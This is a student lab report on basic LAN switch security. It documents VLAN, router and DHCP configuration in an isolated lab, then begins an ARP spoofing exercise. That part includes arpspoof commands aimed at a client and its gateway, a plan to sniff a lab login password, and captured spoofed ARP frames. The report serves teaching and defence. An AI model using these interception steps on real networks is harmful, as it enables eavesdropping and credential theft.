



Lab 1: Basic LAN Switch Security

Secure Networks

Cyber Security and Resilience (MCR)

Do Nascimento Umana Campos, Danny - cr251520

Parruca, Dari - cr251504

Radel, Timon - cr251528

Stoderegger, Tobias - cr251515


Last edit: 12.06.2026

Table of Contents

1	Basic Configuration	3
2	ARP Spoofing and ARP Cache Poisoning Attack	13
2.1	Preparation	13
2.2	Attack Procedure	13
2.3	Research and document	17
2.4	Mitigate the Attack	17
3	MAC Flooding	19
3.1	Attack Procedure	19
3.2	Mitigate the Attack	23
	Appendix	24
	Switch Config	24
	Router Config	27

1 Basic Configuration

1. Delete any existing configurations on the switch and router.
2. Bridge the virtual machines to the corresponding interface (green or yellow) of your host system.
3. Use a Kali Linux VM for the attacker host and a Windows 11 VM as client host.
4. Clone the web server VM and use Windows Server 2022 as your DHCP Server (do not install AD yet).
5. Configure all IPv4 addresses according to Table 1 on the Ethernet interfaces of your VMs and Router.
6. Configure a DHCP scope for the client VLAN on the Windows Server.
7. Check the L3 connection between the devices using ICMP ("ping").
 - If necessary, create firewall rules on the clients to allow ICMP messages.
8. Open the website on the web server from the client host.



Our LAB setup

Same procedure for both switch and router:

1. Enter Privileged EXEC mode: Router> enable
2. Delete any existing configurations: Router# erase startup-config
3. Confirm

Set the hostname for both switch and router (same procedure):

1. Enter Global Configuration Mode: Router# conf t (short for "configure terminal")
2. Set hostname: hostname Router_Group4

Switch 24 VLAN Configuration

According to the assignment topology, VLAN 20 is used for the server network and VLAN 30 is used for the client network.

The following VLANs were created with the following commands:

In global configuration mode:

- Create VLAN 20: vlan 20
- Assign name "Server to the VLAN: name Server

- Create VLAN 30 (vlan 30)
- Assign name "Clients" to the VLAN (name Clients)

Afterwards, the interfaces need to be configured with the following commands:

- Enter interface config mode of the interface where the webserver is connected: `interface fa0/1`
- Add a description to the port: `description SNW_Webserver - PC4 Green`
- Change the port to access mode: `switchport mode access`
- Set VLAN 20 to the port: `switchport access vlan 20`
- Immediately go to forwarding state because only a server is connected: `spanning-tree portfast`
- Enable the port: `no shutdown`

- Enter interface config mode of the interface where the Windows Server is connected: `interface fa0/2`
- Add a description to the port: `description Windows_Server - PC4 Yellow`
- Change the port to access mode: `switchport mode access`
- Set VLAN 20 to the port: `switchport access vlan 20`
- Immediately go to forwarding state because only a server is connected: `spanning-tree portfast`
- Enable the port: `no shutdown`

- Enter interface config mode of the interface where the Windows Client is connected: `interface fa0/3`
- Add a description to the port: `description Windows_11 - PC3 Green`
- Change the port to access mode: `switchport mode access`
- Set VLAN 30 to the port: `switchport access vlan 30`
- Immediately go to forwarding state because only the Windows client is connected: `spanning-tree portfast`
- Enable the port: `no shutdown`

- Enter interface config mode of the interface where the Kali Linux Client is connected: `interface fa0/4`
- Add a description to the port: `description Kali-Linux - PC3 Yellow`
- Change the port to access mode: `switchport mode access`
- Set VLAN 30 to the port: `switchport access vlan 30`
- Immediately go to forwarding state because only the Windows client is connected: `spanning-tree portfast`
- Enable the port: `no shutdown`

- Enter interface config mode of the interface where the router is connected to the server VLAN:
`interface fa0/13`
- Add a description to the port: `description Router4 Gi0/0 - Server VLAN 20`
- Change the port to access mode: `switchport mode access`
- Set VLAN 20 to the port: `switchport access vlan 20`
- Enable the port: `no shutdown`

- Enter interface config mode of the interface where the router is connected to the client VLAN:
`interface fa0/14`
- Add a description to the port: `description Router4 Gi0/1 - Client VLAN 30`
- Change the port to access mode: `switchport mode access`
- Set VLAN 30 to the port: `switchport access vlan 30`
- Enable the port: `no shutdown`

To save the configuration, run "write memory" to write the running-config into the startup-config.

Switch 24 Verification

The VLAN configuration was verified with:

To verify that the VLANs were created, run `show vlan brief`.

Relevant output:

VLAN	Name	Status	Ports
1	default	active	Fa0/5, Fa0/6, Fa0/7, Fa0/8 Fa0/9, Fa0/10, Fa0/11, Fa0/12 Fa0/15, Fa0/16, Fa0/17, Fa0/18 Fa0/19, Fa0/20, Fa0/21, Fa0/22 Fa0/23, Fa0/24, Gi0/1, Gi0/2
20	Server	active	Fa0/1, Fa0/2, Fa0/13
30	Clients	active	Fa0/3, Fa0/4, Fa0/14

The physical interface status was verified with:

`show interfaces status`

Relevant output:

Port	Name	Status	Vlan
Fa0/1	Clone of SNW_Webserver	connected	20
Fa0/2	Clone of 0-NLRE__Windows_Server	connected	20
Fa0/3	Clone of 0-NLRE__Windows_11	connected	30
Fa0/4	Clone of 0-NLRE__Kali-Linux	connected	30
Fa0/13	Router4 Gi0/0 - Server VLAN 20	connected	20
Fa0/14	Router4 Gi0/1 - Client VLAN 30	connected	30

Router 4 Interface Configuration

The router was configured with one physical interface for each VLAN.

The Server VLAN gateway was configured on GigabitEthernet0/0/0:

In global configuration mode:

- Enter interface config mode: `interface GigabitEthernet0/0/0`
- Add a description to the port: `description To Switch24 Fa0/13 - Server VLAN 20`
- Set the IP address of the port: `ip address 10.4.20.254 255.255.255.0`
- Enable the port: `no shutdown`

The Client VLAN gateway was configured on GigabitEthernet0/0/1:

- Enter interface config mode: `interface GigabitEthernet0/0/1`
- Add a description to the port: `description To Switch24 Fa0/14 - Client VLAN 30`
- Set the IP address of the port: `ip address 10.4.30.254 255.255.255.0`
- Set the DHCP Helper so that the router forwards DHCPDiscover messages to the DHCP server: `ip helper-address 10.4.20.1`
- Enable the port: `no shutdown`

To save the configuration, run `write memory` to write the running-config into the startup-config.

The command `ip helper-address 10.4.20.1` was added because the DHCP server is located in VLAN 20, while the Windows 11 client and Kali attacker are located in VLAN 30. This allows DHCP requests from VLAN 30 to be forwarded to the Windows Server DHCP server.

Router 4 Verification

The router interfaces were verified with:

```
show ip interface brief
```

Output:

Interface	IP-Address	OK?	Method	Status	Protocol
GigabitEthernet0/0/0	10.4.20.254	YES	manual	up	up
GigabitEthernet0/0/1	10.4.30.254	YES	manual	up	up
Serial0/1/0	unassigned	YES	unset	administratively down	down
Serial0/1/1	unassigned	YES	unset	administratively down	down

This confirms that both required router interfaces are active:

GigabitEthernet0/0/0 → 10.4.20.254 → VLAN 20 Server gateway

GigabitEthernet0/0/1 → 10.4.30.254 → VLAN 30 Client gateway


At this point, the switch and router configuration for the basic network infrastructure was completed successfully.

```
Switch_Group4>show vlan br
```

VLAN	Name	Status	Ports
1	default	active	Fa0/5, Fa0/6, Fa0/7, Fa0/8 Fa0/9, Fa0/10, Fa0/11, Fa0/12 Fa0/15, Fa0/16, Fa0/17, Fa0/18 Fa0/19, Fa0/20, Fa0/21, Fa0/22 Fa0/23, Fa0/24, Gi0/1, Gi0/2
20	Server	active	Fa0/1, Fa0/2, Fa0/13
30	Clients	active	Fa0/3, Fa0/4, Fa0/14
1002	fddi-default	act/unsup	
1003	token-ring-default	act/unsup	
1004	fddinet-default	act/unsup	
1005	trnet-default	act/unsup	


Ubuntu Webserver IPv4 Setup

After startup and login on the Ubuntu web server, the manual IPv4 address was set up according to the instructions in the assignment. The IPv4 address was set to 10.4.20.1, where 4 is our group number and 20 is the VLAN, with a subnet mask of /24 and a default gateway of 10.4.20.254.




Windows DHCP Server Setup

A new Windows Server 2022 has been set up with an admin account, a manual IPv4 address of 10.4.20.1, a subnet mask of 255.255.255.0, and a default gateway of 10.4.20.254. After the DHCP server was set up, a new scope for the DHCP IP configuration of VLAN30 was created.



(Windows Server Static IP Address Configuration)



(DHCP Server Scope)

Verify connection from clients

After the DHCP server was set up and the DHCP relay was enabled, the two clients should automatically get an IP address because DHCP is enabled by default on the clients.

Windows 11 Client

Windows IP Configuration (ipconfig)

Ethernet adapter Ethernet0:

```
Connection-specific DNS Suffix . :  
Link-local IPv6 Address . . . . . : fe80::2027:75d1:c158:7e70%5  
IPv4 Address. . . . . : 10.4.30.100  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 10.4.30.254
```

Kali Linux Client

Kali Linux Interface Configuration (ip a)

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default  
qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever
```

```

inet6 ::1/128 scope host noprefixroute
    valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group
default qlen 1000
    link/ether 00:0c:29:ea:d8:14 brd ff:ff:ff:ff:ff:ff
    inet 10.4.30.102/24 brd 10.4.30.255 scope global dynamic noprefixroute eth0
        valid_lft 691192sec preferred_lft 691192sec
    inet6 fe80::20c:29ff:feea:d814/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

```

First, ping requests need to be allowed to the Windows 11 client. To allow that the machine answers to ping requests, enable the inbound firewall rule “File and Printer Sharing (Echo Requests - ICMPv4 - In)”

Firewall Rule Name	Enabled	Direction	Protocol	Local IP Address	Local Port	Remote IP Address	Remote Port	Action	Priority	Enabled	Log	Log Level	Log Category	Log Detail
File and Printer Sharing (Echo Request - ICMPv4 - In)	Yes	Inbound	ICMPv4	*	*	*	*	Allow	10	Yes	None	None	None	None
File and Printer Sharing (Echo Request - ICMPv4 - Out)	Yes	Outbound	ICMPv4	*	*	*	*	Allow	10	Yes	None	None	None	None
File and Printer Sharing (Echo Request - ICMPv6 - In)	Yes	Inbound	ICMPv6	*	*	*	*	Allow	10	Yes	None	None	None	None
File and Printer Sharing (Echo Request - ICMPv6 - Out)	Yes	Outbound	ICMPv6	*	*	*	*	Allow	10	Yes	None	None	None	None

Afterwards, try to connect to all machines that should be reachable

Windows 11 -> Kali Linux

Pinging 10.4.30.102 with 32 bytes of data:

```

Reply from 10.4.30.102: bytes=32 time<1ms TTL=64
Reply from 10.4.30.102: bytes=32 time=1ms TTL=64
Reply from 10.4.30.102: bytes=32 time=1ms TTL=64
Reply from 10.4.30.102: bytes=32 time=1ms TTL=64

```


Ping statistics for 10.4.30.102:

```

Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms

```


Windows 11 -> Webserver



Kali Linux -> Windows 11

```
PING 10.4.30.100 (10.4.30.100) 56(84) bytes of data.  
64 bytes from 10.4.30.100: icmp_seq=1 ttl=128 time=9.43 ms  
64 bytes from 10.4.30.100: icmp_seq=2 ttl=128 time=1.12 ms  
64 bytes from 10.4.30.100: icmp_seq=3 ttl=128 time=1.08 ms  
64 bytes from 10.4.30.100: icmp_seq=4 ttl=128 time=1.20 ms  
^C  
--- 10.4.30.100 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3005ms  
rtt min/avg/max/mdev = 1.083/3.209/9.433/3.593 ms
```

Kali Linux -> Webserver



Webserver -> DHCP Server + Kali

```
student@student-virtual-machine:~$ ping 10.4.30.102
PING 10.4.30.102 (10.4.30.102) 56(84) bytes of data.
64 bytes from 10.4.30.102: icmp_seq=1 ttl=63 time=1.28 ms
64 bytes from 10.4.30.102: icmp_seq=2 ttl=63 time=1.15 ms
64 bytes from 10.4.30.102: icmp_seq=3 ttl=63 time=0.912 ms
^C
--- 10.4.30.102 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.912/1.116/1.284/0.154 ms

student@student-virtual-machine:~$ ping 10.4.20.1
PING 10.4.20.1 (10.4.20.1) 56(84) bytes of data.
64 bytes from 10.4.20.1: icmp_seq=1 ttl=128 time=0.843 ms
64 bytes from 10.4.20.1: icmp_seq=2 ttl=128 time=0.753 ms
64 bytes from 10.4.20.1: icmp_seq=3 ttl=128 time=0.803 ms
64 bytes from 10.4.20.1: icmp_seq=4 ttl=128 time=0.722 ms
^C
--- 10.4.20.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3055ms
rtt min/avg/max/mdev = 0.722/0.780/0.843/0.046 ms
```

DHCP-Server -> Webserver + Kali

To receive pings on the Windows Server, we first needed to go into the firewall settings and create a new rule that allows IPv4 ICMP pings through. After this, we could successfully receive pings (same as for the Windows 11 client).

Customize your browser x 10.4.20.10 x +

← ↻ ⚠ Not secure 10.4.20.10

If you can see this, your IPv4 setup is working!

You are visiting from 10.4.20.1



```
PS C:\Users\Administrator> ping 10.4.30.102

Pinging 10.4.30.102 with 32 bytes of data:
Reply from 10.4.30.102: bytes=32 time<1ms TTL=63
Reply from 10.4.30.102: bytes=32 time=1ms TTL=63
Reply from 10.4.30.102: bytes=32 time=1ms TTL=63
Reply from 10.4.30.102: bytes=32 time=1ms TTL=63

Ping statistics for 10.4.30.102:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

Ping statistics for 10.4.30.102:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms
Approximate
PS C:\Users\Administrator>
```

2 ARP Spoofing and ARP Cache Poisoning Attack

2.1 Preparation

1. Enable IPv4 forwarding / routing on the attacker host.
2. Install the “DSniff” package:
 - `sudo apt install dsniff`

Perform the following steps to enable IPv4 forwarding on the Kali Linux machine:

1. Create a new file `/etc/sysctl.d/net.conf`
2. Add the line `net.ipv4.ip_forwarding=1` to enable IPv4 forwarding
3. Run `sysctl -p /etc/sysctl.d/net.conf` to apply the change

Afterwards, install DSNIFF with `apt install dsniff`. Change the `vmnet` to `vmnet8` to be able to access the internet to install `dsniff`. After installation, switch back to the right `vmnet`.

2.2 Attack Procedure

1. Open the basic website on the web server from the client.
 - a. `http://<your-webserver-ip-address>`
2. Analyze and document the Windows client's and the router's ARP cache.
3. Start Wireshark on the attacker host and sniff the traffic.
4. Attack using the “arpspoof” tool:
 - a. `sudo arpspoof -t <client> <default GW>`
 - b. `sudo arpspoof -t <default GW> <client>`
5. Analyze the attack tool's packets:
 - a. Which kind of spoofed information can be found in the frames that are responsible for the attack?
 - b. What is their purpose?
6. Analyze the Windows client's and the router's ARP cache during the attack. What has changed?
7. Now, open the protected website on the web server from the client.
 - a. `http://<your-webserver-ip-address>/secret/`
 - i. Username: user
 - ii. Password: supersecret1
8. Using Wireshark on the attacker host, sniff the password the client uses to access the website.
9. Analyze the client's packets: What do you notice in terms of addressing on Layer 2 and 3?

After visiting the website, the following ARP cache entries were found:

Windows 11 Client (`arp -a`)

```
Interface: 10.4.30.100 --- 0x5
Internet Address      Physical Address      Type
10.4.30.102           00-0c-29-ea-d8-14     dynamic
10.4.30.254           2c-1a-05-71-0e-91     dynamic
10.4.30.255           ff-ff-ff-ff-ff-ff     static
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.251           01-00-5e-00-00-fb     static
224.0.0.252           01-00-5e-00-00-fc     static
239.255.255.250       01-00-5e-7f-ff-fa     static
255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Router (show ip arp)

Protocol	Address	Age (min)	Hardware Addr	Type	Interface
Internet	10.4.20.1	0	000c.29ab.d081	ARPA	GigabitEthernet0/0/0
Internet	10.4.20.10	0	000c.290a.96dd	ARPA	GigabitEthernet0/0/0
Internet	10.4.20.254	-	2c1a.0571.0e90	ARPA	GigabitEthernet0/0/0
Internet	10.4.30.100	1	000c.2987.aac3	ARPA	GigabitEthernet0/0/1
Internet	10.4.30.101	60	000c.29d1.d36e	ARPA	GigabitEthernet0/0/1
Internet	10.4.30.102	0	000c.29ea.d814	ARPA	GigabitEthernet0/0/1
Internet	10.4.30.254	-	2c1a.0571.0e91	ARPA	GigabitEthernet0/0/1

In the ARP caches can be seen that the clients are routed on GigabitEthernet0/0/1 and the servers GigabitEthernet0/0/0. Also, it can be seen that the correct MAC addresses are cached for all machines and interfaces.

After starting "arp spoof" for the Windows 11 client and the default gateway, the following packets can be observed in Wireshark:

199	241.882478722	VMware_ea:d8:14	VMware_87:aa:c3	ARP	42 10.4.30.254 is at 00:0c:29:ea:d8:14
200	242.366516854	VMware_ea:d8:14	Cisco_71:0e:91	ARP	42 10.4.30.100 is at 00:0c:29:ea:d8:14 (duplicate use of 10.4.30.254 detected!)
201	243.693211867	Cisco_1f:bd:84	Spanning-tree-(for-...	STP	60 RST. Root = 32768/36/b8:a3:77:1f:bd:80 Cost = 0 Port = 0x8004
